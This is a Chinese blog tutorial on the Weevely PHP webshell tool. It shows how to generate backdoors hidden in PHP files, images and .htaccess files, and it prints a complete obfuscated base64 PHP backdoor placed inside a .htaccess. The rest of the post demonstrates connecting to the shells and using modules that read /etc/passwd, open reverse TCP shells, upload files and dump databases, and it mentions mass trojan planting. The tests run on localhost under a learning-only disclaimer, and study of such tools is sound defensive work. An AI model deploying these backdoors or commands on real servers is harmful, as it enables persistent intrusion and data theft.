工具

Web安全

Weevely（php菜刀）工具使用详解 金币

RickGray 2014-08-04 09:00:31 1416086 22

- 前言

weevely是一款使用python编写的webshell工具（集webshell生成和连接于一身，仅用于安全学习教学之用，禁止非法用途），可以算作是linux下的一款菜刀替代工具（限于php），在linux上使用时还是很给力的，就是某些模块在windows上无法使用，总的来说还是非常不错的一款工具。

项目地址：https://github.com/epinna/Weevely

下面就针对该工具里的功能，做一个较为详细的使用测试记录（本文没有什么技术含量，旨在经验交流，我也是个菜，大家就不要乱喷了）。

- 后门生成&连接

测试系统：kali linux 1.0.8 amd64

环境：kali linux 自带apache + php + mysql环境

工具版本：weevely v1.1

下面分块来对参数或命令进行说明


后门生成（参数）

:generate.php（生成php后门文件）

:generate.img（将后门代码插入到图片中，并修改.htaccess，该后门需要服务器开启.htaccess）


:generate.htaccess（将后门代码插入到.htaccess，同样需要开启.htaccess支持）

- generate/generate.php
- weevely generate <password> [<path>]
- 在指定路径下生成所设置密码的php后门文件（密码最小长度为4），然后将后门文件传至目标站点即可



- generate.img
- weevel generate.img <password> <img> [<floder_path>]
- 在指定路径下生成插入后门代码后的图片文件以及使该后门可用的.htaccess配置文件，使用该图片后门需要目标服务器开启.htaccess，因为该后门依赖于在.htaccess中使web服务器对图片文件进行php解析（AddType application/x-httpd-php .jpg|.png|...）

- generate.htaccess
- weevely generate.htaccess <password> [<path>]
- 在指定路径下生成.htaccess后门文件，该后门需要使用同样需要服务器开启.htaccess。生成的.htaccess里包含了php后门语句，同时使用相关配置使得web服务器对该文件进行php解析




RickGray LV.3
关 注
5 文章数 13 评论数 2 关注者

- 服务端模板注入攻击 （SSTI）之浅析 2015-11-05
- WordPress漏洞分析（CVE-2015-5714 & CVE-2015-5715） 2015-09-22
- 批量Webshell管理工具QuasiBot之后门代码分析 2014-12-05
浏览更多

```
Generate backdoored .htaccess

positional arguments:
  pass   Password
  lpath  Path of generated backdoor

stored arguments: pass='' lpath=''
root@kali:~/Desktop# weevely generate.htaccess hello ./.htaccess
[generate.htaccess] Backdoor file './.htaccess' created with password 'hello'
root@kali:~/Desktop# cat ./.htaccess
<Files ~ "^\.ht">
    Order allow,deny
    Allow from all
</Files>

AddType application/x-httpd-php .htaccess
# <?php $chgs="JGM9soJ2NvdsoW50JzsksoYT0ksoX0NsoPsoT0tJRTtpZihyZXNldCgkYSk9PSdoZ
ScgJiYgJGMoJGE"; $ybuq="WNsolKGFysocmF5KsoCcvW15cdzlcc10vJywnLso1xzsoLycpLCBhcso
nJheSgnJywnKsoysocpLsoCBqb"; $dvge="psoPsojMpeyRrPSdsosbG8nO2VjsoaG8gJzwnsoLiRrL
ic+JztldmFsosKGJhc2U2NF9kZWNvZGUocHJlZ1so9yZXBssoYso"; $zmtd="so2luKGFsoycmF5X3N
saWNsolKCRhLCRjKsoCRhKS0zKSkpKSk7ZsoWNobyAnPC8nLiRsorLisoc+soJzt9"; $wyei = str_
replace("d","","sdtdr_drdedplace"); $mxvv = $wyei("p", "", "pbapsep6p4_pdpecode"
); $hvca = $wyei("j","","crejajtje_jfujnjcjtijojn"); $tnmo = $hvca('', $mxvv($w
yei("so", "", $chgs.$dvge.$ybuq.$zmtd))); $tnmo(); ?> #
root@kali:~/Desktop#
```

后门连接（依次将上面生成的3种后门传至本地服务器根目录进行测试）

- weevel <url> <password>

- 使用所设置的密码连接所给的后门url，连接成功后，会将连接配置信息以session文件的形式保存在本地，下次需要再次连接时可直接读取session文件进行连接（weevely session <session_path>）

1、直接连接由weevely生成的.php后门

```
root@kali: ~/Desktop
root@kali:~/Desktop# weevely http://localhost/backdoor.php hello
     _______
    | | | | |----.----.-.--.----'  |--.--.
    | | | | | -__| -__| |  | -__|  |  |  |
    |_______|____|____|__/|____|__|__  | v1.1
                                  |_____|
           Stealth tiny web shell

[+] Browse filesystem, execute commands or list available modules with ':help'
[+] Current session: 'sessions/localhost/backdoor.session'

www-data@kali:/var/www $ whoami
www-data
www-data@kali:/var/www $
```

2、连接由wevely生成的图片型后门

首先，得开启web服务器的.htaccess支持（Kali下开启.htaccess支持，apache配置文件路径：/etc/apache2/sites-enabled/000-default）

```
000-default + (/etc/apache2/sites-enabled) - VIM
<VirtualHost *:80>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www
        <Directory />
                Options FollowSymLinks
                AllowOverride None
        </Directory>
        <Directory /var/www/>
                Options Indexes FollowSymLinks MultiViews
                AllowOverride None      改为"All"即可，然后重启web服务器
                Order allow,deny
                allow from all
        </Directory>
```

重启web服务器

```
root@kali: ~/Desktop
root@kali:~/Desktop# service apache2 restart
[ ok ] Restarting web server: apache2 ... waiting .
root@kali:~/Desktop#
```

然后将生成的后门图片和相应的.htaccess配置添加至web服务器中，最后使用密码直接连接图片url即可

```
root@kali:~/Desktop# weevely http://localhost/1.jpg hello

               Stealth tiny web shell

[+] Browse filesystem, execute commands or list available modules with ':help'
[+] Current session: 'sessions/localhost/1.session'

www-data@kali:/var/www $ whoami
www-data
www-data@kali:/var/www $
```

3、连接由weevely生成的.htaccess后门文件

要连接.htaccess同样需要目标web服务开启.htaccess，测试配置见上一项，这里直接将生成的.htaccess传至站点根目录，然后使用密码连接后门

```
root@kali: ~/Desktop
root@kali:~/Desktop# mv .htaccess /var/www/
root@kali:~/Desktop# weevely http://localhost/.htaccess hello

               Stealth tiny web shell

[+] Browse filesystem, execute commands or list available modules with ':help'
[+] Current session: 'sessions/localhost/.htaccess.session'

www-data@kali:/var/www $ whoami
www-data
www-data@kali:/var/www $
```

- 命令

利用后门执行命令有很多方法，可以通过在连接时直接带上命令直接执行，也可以单独使用weevely连接后门在客户端的环境下执行命令。（直接命令执行有助于批量webshell处理，批量挂马或者操作等等）下面对常用命令进行演示

直接命令执行

```
root@kali: ~/Desktop
root@kali:~/Desktop# weevely http://localhost/backdoor.php hello "uname -a"
Linux kali 3.14-kali1-amd64 #1 SMP Debian 3.14.5-1kali1 (2014-06-07) x86_64 GNU/
Linux
root@kali:~/Desktop#
```

类交互式shell（相当于菜刀下的虚拟终端）

```
root@kali: ~/Desktop
root@kali:~/Desktop# weevely http://localhost/backdoor.php hello

               Stealth tiny web shell

[+] Browse filesystem, execute commands or list available modules with ':help'
[+] Current session: 'sessions/localhost/backdoor.session'

www-data@kali:/var/www $ uname -a
Linux kali 3.14-kali1-amd64 #1 SMP Debian 3.14.5-1kali1 (2014-06-07) x86_64 GNU/
Linux
www-data@kali:/var/www $
```

在虚拟终端模式下需要使用模块直接在前面加上‘:’ 即可


- audit.userfiles

- 枚举用户目录下的具有权限的文件（可加载用户字典），默认情况下字典很小（注意：该模块目前只支持linux，windows不支持）


```
root@kali: ~
root@kali:~# ls -al .bashrc
-rwxr-xr-x 1 root root 3391 Mar 15  2013 .bashrc
root@kali:~#
```

```
root@kali: ~/Desktop
www-data@kali:/var/www $ :audit.userfiles
+---------------------+--------+----------+--+------------+
| /root/.profile      | exists | readable |  |            |
| /root/.bashrc       | exists | readable |  | executable |
| /root/.bash_history | exists |          |  |            |
+---------------------+--------+----------+--+------------+
www-data@kali:/var/www $
```


（注意：该模块也仅支持linux，windows不支持）




- audit.phpconf
- 查看php配置信息





- audit.etcpasswd [-real]
- 查看/etc/passwd文件（特殊说明：很多命令的-vector参数是用以指定php执行命令函数的，当默认函数不可用是，使用该参数来尝试指定其他命令执行函数来获取信息），同时也可使用-real参数来过滤出真实用户






- audit.mapwebfiles
- 从制定url开始爬取目标站点结构，可用-depth参数来指定爬取深度







- system.info
- 在weevely里比较由用的一个模块，可以获取到系统的基本信息



- backdoor.reverstcp host port [-vector]
- 反弹一个tcp shell到目标端口（同样也可指定向量：选择反弹shell的形式，nc，perl，ruby等）




- backdoor.tcp -port <listen_port> -no-connect [-vector]
- 在本地打开一个端口，等待连接（查看了该模块的源码，使用时必须带上-no-connect才能监听成功，负责他会在本地形成一个tcp环路）




- net.ifaces
- 查看网络ip地址


- file.upload lpath rpath
- 上传本地文件到目标站点指定路径



- file.rm filename [-recursive] [-vector]
- 删除指定文件，可开启安全确认模式
- file.check
- 用以检查目标站点下文件的状态（md5值，大小，权限等）



- file.download rpath lpath [-vector]
- 将目标站点上的文件下载到本地（可用于批量会话操作）



- file.edit filename
- 对指定文件进行编辑
- file.read filename
- 读取指定文件内容
- file.ls path
- 列觉指定路径的文件信息
- file.upload2web
- 将本地文件上传至目标站点文件夹（可自动枚举到一个可写目录将其写入）
- file.webdownload <webfile_path> filename
- 从其他服务器上下载文件到目标站点
- file.touch rpath
- 创建一个新文件

下面几个命令由于环境限制，没有进行测试，这里就不再啰嗦了

- bruteforce.sql（爆破指定数据库用户名密码）
- bruteforce.sqlusers（爆破所有数据库用户密码）
- sql.dump（脱裤，你懂的 ^_^）
- sql.console（sql交互式终端）
- net.scan（端口扫描，不太会用）
- find.perms（搜索具有读、写、执行权限的文件，好像比较给力）
- find.suidsgid（搜索linux具有suid或者sgid标记的文件）
- find.name（查找某文件或者文件夹）

此文旨在科普，大牛勿喷～

（本人微博：http://weibo.com/rickgray）